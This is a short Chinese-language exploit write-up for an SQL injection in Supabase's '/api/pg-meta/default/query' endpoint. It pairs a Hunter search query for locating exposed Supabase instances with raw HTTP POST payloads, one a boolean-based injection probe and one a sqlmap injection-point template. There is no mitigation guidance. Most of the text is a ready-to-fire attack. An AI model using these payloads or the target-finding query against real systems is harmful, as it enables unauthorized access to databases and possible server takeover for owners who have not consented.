S8-1Supabase-SQL

漏洞描述：

Supabase是一个开源的Firebase替代品，提供了一系列的后端功能，让你可以更快地构建产品。它使用PostgreSQL作为数据库，支持SQL和RESTful API访问。此外，Supabase提供了完整的认证系统，支持邮箱、手机号、第三方服务等多种登录方式。Supabase 存在SQL注入漏洞，攻击者可通过该漏洞获取数据库敏感信息甚至可获得服务器权限。

网站图片：

网络测绘：

Hunter 语法：

- hunterapp.name="Supabase"


漏洞复现：

payload：

```
POST /api/pg-meta/default/query HTTP/1.1
Host: xx.xx.xx.xx
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 103

{"query":"(SELECT CONCAT(CONCAT('qjpzq',(CASE WHEN (2016=2016) THEN '1' ELSE '0' END)),'qkbbq'))"}
```

效果图:



sqlmap

```
POST /api/pg-meta/default/query HTTP/1.1
Host: xx.xx.xx.xx
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 103

{"query":"*"}
```